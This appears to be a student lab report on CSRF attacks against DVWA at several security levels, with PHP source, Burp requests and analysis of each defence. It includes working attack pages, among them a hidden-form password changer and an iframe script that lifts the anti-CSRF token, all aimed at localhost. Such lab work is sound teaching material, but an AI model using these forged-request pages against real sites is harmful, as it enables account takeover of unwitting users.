National University of Computer and Emerging Sciences
Islamabad Campus

Lab 02 - CSRF

Information Security

(Cyber Security-T)

Musaab Imran (20I-1794)
Muhammad Usman Shahid (20I-1797)


Submitted to: **Dr. Zainab Abaid**


Table of Contents

Part 1: CSRF Attack Under Low Security

Part 1A

Opened the burp suite and stop the intercept while open the localhost accordingly and started exploring it.





Low CSRF Source

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $pass_new ) : ((trigger_error("
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update the database
        $insert = "UPDATE `users` SET password = '$pass_new' WHERE user = '" . dvwaCurrentUser() . "';";
        $result = mysqli_query($GLOBALS["___mysqli_ston"], $insert ) or die( '<pre>' . ((is_object($GLOBALS["___mysqli_ston"])) ? mysqli_error($GLOBALS["___mysqli_ston"]) : ((($___mysqli_

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match.</pre>";
    }

    ((is_null($___mysqli_res = mysqli_close($GLOBALS["___mysqli_ston"]))) ? false : $___mysqli_res);
}

?>
```

The source code was as simple as it can be. It is simply when change is pressed is taking its value and is setting the new password;

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Get input
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Do the passwords match?
    if( $pass_new == $pass_conf ) {
        // They do!
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_
[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );
```


it has many security flaws such as:

1. **No HTTP_REFERER**; cannot check from where the request was generated.
2. **No anti csrf token;** to avoid the csrf by generating the random tokens.
3. **No current password**; not asking for current password, is missing a layer of security.
4. **Direct matching;** not validating the user just putting the input which can be harmful.


Thus has no security and defense measures for the CSRF and is highly vulnerable to the CSRF attack.

Part 1B


We opened the burp suite and start working on the DVWA. We set up the security to the low level and just change the password.



This can be seen in the url that the password has been changed to the cyber.



Then navigated to the point where we changed the password in the burp suite and sent that to the repeater to craft the password as we want



```
Request
Pretty   Raw   Hex                                                \n
1 GET /dvwa/vulnerabilities/csrf/?password_new=csrfattack&
  password_conf=csrfattack&Change=Change HTTP/1.1
2 Host: localhost
```

Thus we changed the new password field and the confirm password with the new password **csrfattack** and send the request thus password changed to the csrfattack from cyber as we can see from the url we were unable to login with previous password we set in browser and logged in by the password set in the burp suite. The new password now was csrfattack. The main things we done are:

- Intercepted the request of the password change
- Then send to the repeater
- Changed the values of password_new and password_conf to required we want
- Send the request from the repeater
- And the password was reset

Part 1C

Attack:

In this attack first of all we make new html file by examining the web page and thus come to some end conclusions and our final code was as:

```
<body>
    <form action="http://localhost/DVWA/vulnerabilities/csrf/?" method="GET">
        <h1> Learn CSRF - Click below  </h1>
        <input type="hidden" autocomplete="off" name="password_new" value="hacked">
        <input type="hidden" autocomplete="off" name="password_conf" value="hacked">
        <input type="submit" value="Learn" name="Change">
    </form>
</body>
```

In this crafted code the first part is the action that we set to the csrf vulnerable website page of DVWA as the url was sending we seen. Since we are using get method thus when the learn button will be clicked the attack will be triggered by clicking. We have make the filed hidden

thus their values will also be passed and the value is hacked thus the password will be changed to the hacked.

We were redirected to the page and passwords were changed

Thus can be seen from the url that the password was changed also looking into the burp suite and checked now this time admin was being logged in by the hacked as password.

Thus what it did was by clicking the learn button the attack was trigger by a get post and get post was having a crafted url thus the learn button was creating that button by taking values from the hidden fields then after this it was running from the browser were user was logged in thus it just fetched the values and pass to the url to change the password, thus the cookies were taken and the crafted url was sent and password was changed, thus attack was successful.

Real time attack:

In a real word this attack can be like we have hosted this website as some learning website and do the social engineering task. User thought by the specific button he is going to learn something but we crafted the url and send from the user end without knowing him. In such a manner that cookie was taken related to the vulnerable website (DVWA) thus in real world if want to do something on abc.com we have to examine that how things are behaving then we will send the request accordingly by just attaching cookie from user browser with the request.

Learned (Take away):

As initially understood that have to make a new html page from which user will click and attack will begin but was unclear that what the form action attribute must have. Then after thinking and taking help from the blog we get that it must redirected to the csrf page where we were doing stuff so basically we can get the session id/ cookie in order to change the password. Thus know this but by practical about this make clearer.

Part 2: CSRF Attack Under Medium Security


In the medium implementation we can see that the **HTTP_REFERER** is used. This gives the origin that from where the request was generated.

```
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Checks to see where the request came from
    if( stripos( $_SERVER[ 'HTTP_REFERER' ] ,$_SERVER[ 'SERVER_NAME' ]) !== false ) {
        // Get input
        $pass_new = $_GET[ 'password_new' ];
        $pass_conf = $_GET[ 'password_conf' ];

        // Do the passwords match?
```

In this check we are looking that whether the request was generated by the **DVWA** or by someone else. Because change password must be generated by the DVWA not any other thus HTPP_REFERER ensures this.

I think that the attack in 1C should not work as we are not using the same origin we are generating the request from some other point. Thus what I think is that the attack should not be done because of the HTTP_REFFER let see what it does.

Yes, like expecting that attack was not done because of the different origin detected by the HTTP_REFERER and given the error of HTTP_REFERER. And the password was not changed and error was displayed that should be when the origin is different, and was also tested can be seen in below screenshots.




Thus in this attack was not successful as the HTTP_REFERER was used thus the origin was not matching.

Part 3: CSRF Attack Under High Security

Part 3A

We got the high.php by simply enabling the high from the menu we were not getting errors that's why done nothing on the burp suite to handle it. The below screen shot verify this action;



Can also been seen in the burp suite after we make request to change the password at start as a legitimate user as:

Thus we get the high.php simply without doing anything.

Whereas source code is concerned we can see that many security checks are there such as it is only allowing changes in **POST** method and that is actually good as these things should be done in post not in the GET method. This gives an edge or layer you can say as it will encode/embed in the body of request somewhere.

```
if ($_SERVER['REQUEST_METHOD'] == "POST"
    $data = json_decode(file_get_contents
```

Furthermore, we can also see that it is using some tokens that can be called as anti csrf tokens, these will be tokens that will be embedded with the request as may be somewhere in the form. Thus on the attacker when fetches from cookie and send the request the request will fail as the token will be not there in the request. This can be breached by brute force or guessing but the more randomness makes it difficult.

In the below screen shot we can see that there is check to see that the user token exists or not if then saves that as fetched from the form embedded by the website.

```
array_key_exists("HTTP_USER_TOKEN", $_SERVER) &&
array_key_exists("password_new", $data) &&
array_key_exists("password_conf", $data) &&
array_key_exists("Change", $data)) {
$token = $_SERVER['HTTP_USER_TOKEN'];
$pass_new = $data["password_new"];
$pass_conf = $data["password_conf"];
```

Then checking is done on changing the value:

```
if ($change) {
    // Check Anti-CSRF token
    checkToken( $token, $_SESSION[ 'session_token' ], 'index.php' );
```

Generation of the tokens:

```
// Generate Anti-CSRF token
generateSessionToken();
```

Thus the main defense implemented in high security is the generating and using of the Anti-CSRF token to limit the attacker from CSRF attack that the request should not only proceed on session id but have some other token to verify the request. This can be breached by the guessing or by the man in the middle attack. Can also be breached by some hacking into the web page that after all hidden field is in web page. Once attacker know that the number is sent he/she can search and try for the hidden field and can retrieve that.

For finding where the token is being generated we seen on the inspect elements and find the hidden field that was pre populated by the server with a number as:

```
<br>
<input type="password" autocomplete="off" name="password_new">
<br>
" Confirm new password:"
<br>
<input type="password" autocomplete="off" name="password_conf">
<br>
<br>
<input type="submit" value="Change" name="Change">
<input type="hidden" name="user_token" value="d219258bb773c6404ec311f768a21d4e">
</form>
```

In burp suite:

```
Request
Pretty   Raw   Hex
1 GET /DVWA/vulnerabilities/csrf/?password_new=pass&password_conf=pass&Change=Change&user_token=d219258bb773c6404ec311f768a21d4e HTTP/1.1
2 Host: localhost
```


We can see that the both are same in the inspect and in the burp suite request. We noticed that each time password is changed or page is reloaded the number changes as server injects it in the form and is unique and random.

When we executed 1C attack the page was redirected and nothing was done and no error we gone to burp suite to examine and tested the password and that was wrong. It was not changed and is obvious as we have not passed the random token thus 1C failed:


```
1 GET /DVWA/vulnerabilities/csrf/?password_new=hacked&password_conf=hacked&Change=Learn HTTP/1.1
2 Host: localhost
3 sec-ch-ua: "Chromium";v="103", ".Not/A)Brand";v="99"
4 sec-ch-ua-mobile: ?0
5 sec-ch-ua-platform: "Windows"
6 Upgrade-Insecure-Requests: 1
7 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/103.0.5060.134 Safari/537.36
8 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
9 Sec-Fetch-Site: cross-site
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-User: ?1
12 Sec-Fetch-Dest: document
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
15 Cookie: PHPSESSID=o4Dge5Drag6lmd72vqlfr6l0mhp; security=high
```

Part 3B

We will run the html file that have the script in it, will discuss below, the password was change.



This time we also send the user token which resulted in password change

```
GET /dvwa/vulnerabilities/csrf/?password_new=hackerman&password_conf=hackerman&Change=Change&user_token=
8a7297b8a86ebfe133aefbbcc0af3114 HTTP/1.1
4 Cookie: PHPSESSID=o48ge5kmgklmd72vqlfv516mhp; security=high
5 Connection: close
```

```
2       <br />
3       <input type="submit" value="Change" name="Change">
4       <input type='hidden' name='user_token' value='12bc730d38a2b771e7d21f76967ec2f9
5     </form>
6     <pre>Password Changed.</pre>
7   </div>
8     <p>Note: Browsers are starting to default to setting the <a href='
```

If we see the html file, the script we have basically dig down into the page and find the hidden field of token and saves that value for the later use. The below is the basically request crafted that includes the token:


```
-1 = "http://localhost/dvwa/vulnerabilities/csrf/?password_new=hackerman&password_conf=hackerman&Change=Change&user_token="+token+"#"
```

```
<html>
 <body>
  <p>TOTALLY LEGITIMATE AND SAFE WEBSITE </p>
  <iframe id="myFrame" src="http://localhost/dvwa/vulnerabilities/csrf" style="visibility: hidden;" onload="maliciousPayload()">
  <script>
   function maliciousPayload() {
    console.log("start");
    var iframe = document.getElementById("myFrame");
    var doc = iframe.contentDocument  || iframe.contentWindow.document;
    var token = doc.getElementsByName("user_token")[0].value;
const http = new XMLHttpRequest();
    const url = "http://localhost/dvwa/vulnerabilities/csrf/?password_new=hackerman&password_conf=hackerman&Change=Change&user_t
    http.open("GET", url);
    http.send();
    console.log("password changed");
   }
  </script>
 </body>
```


Thus the attack was successful, password changed successfully.

Part 3C

File uploaded can be seen by the below screenshot:



Uploaded the two files by file vulnerability



Part 3D

The impossible have many features to make it more secure, are discussed below:

vulnerabilities/csrf/source/impossible.php

```php
<?php

if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );

    // Get input
    $pass_curr = $_GET[ 'password_current' ];
    $pass_new  = $_GET[ 'password_new' ];
    $pass_conf = $_GET[ 'password_conf' ];

    // Sanitise current password input
    $pass_curr = stripslashes( $pass_curr );
    $pass_curr = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $pass_curr ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
    $pass_curr = md5( $pass_curr );

    // Check that the current password is correct
    $data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
    $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
    $data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
    $data->execute();

    // Do both new passwords match and does the current password match the user?
    if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
        // It does!
        $pass_new = stripslashes( $pass_new );
        $pass_new = ((isset($GLOBALS["___mysqli_ston"]) && is_object($GLOBALS["___mysqli_ston"])) ? mysqli_real_escape_string($GLOBALS["___mysqli_ston"], $pass_new ) : ((trigger_error("[MySQLConverterToo] Fix the mysql_escape_string() call! This code does not work.", E_USER_ERROR)) ? "" : ""));
        $pass_new = md5( $pass_new );

        // Update database with new password
        $data = $db->prepare( 'UPDATE users SET password = (:password) WHERE user = (:user);' );
        $data->bindParam( ':password', $pass_new, PDO::PARAM_STR );
        $data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
        $data->execute();

        // Feedback for the user
        echo "<pre>Password Changed.</pre>";
    }
    else {
        // Issue with passwords matching
        echo "<pre>Passwords did not match or current password incorrect.</pre>";
    }
```

The first main thing is that we are taking the current password from the user that is making a great difficulty for attacker too, because he/she want to first needs to know the current password then can proceed next. Thus adding layer to the security.

```php
// Check that the current password is correct
$data = $db->prepare( 'SELECT password FROM users WHERE user = (:user) AND password = (:password) LIMIT 1;' );
$data->bindParam( ':user', dvwaCurrentUser(), PDO::PARAM_STR );
$data->bindParam( ':password', $pass_curr, PDO::PARAM_STR );
$data->execute();
```

And this field is also sanitized and the **prepare** is use, not passing the inputs directly thus the SQL injection is also prevented. Thus the current field is also safe cannot be source to attack the database; making it secure.

Furthermore, the token generation is done. Anti-CSRF tokens are being generated thus preventing the CSRF as discussed above;

```php
if( isset( $_GET[ 'Change' ] ) ) {
  // Check Anti-CSRF token
  checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```

```
// Generate Anti-CSRF token
generateSessionToken();
```

Furthermore, is also checking that whether the user is legitimate or not, thus is validating the user that the request is generated by user another edge to the security:

```
// Do both new passwords match and does the current password match the user?
if( ( $pass_new == $pass_conf ) && ( $data->rowCount() == 1 ) ) {
    // It does!
    $pass_new = stripslashes( $pass_new );
```

Furthermore, also not vulnerable to the stored XSS:

```
if( isset( $_GET[ 'Change' ] ) ) {
    // Check Anti-CSRF token
    checkToken( $_REQUEST[ 'user_token' ], $_SESSION[ 'session_token' ], 'index.php' );
```

Thus impossible is preventing and defending the CSRF in all possible ways that way there is not possible to attack on this impossible level, it has almost implemented all defenses to prevent the CSRF and is secure.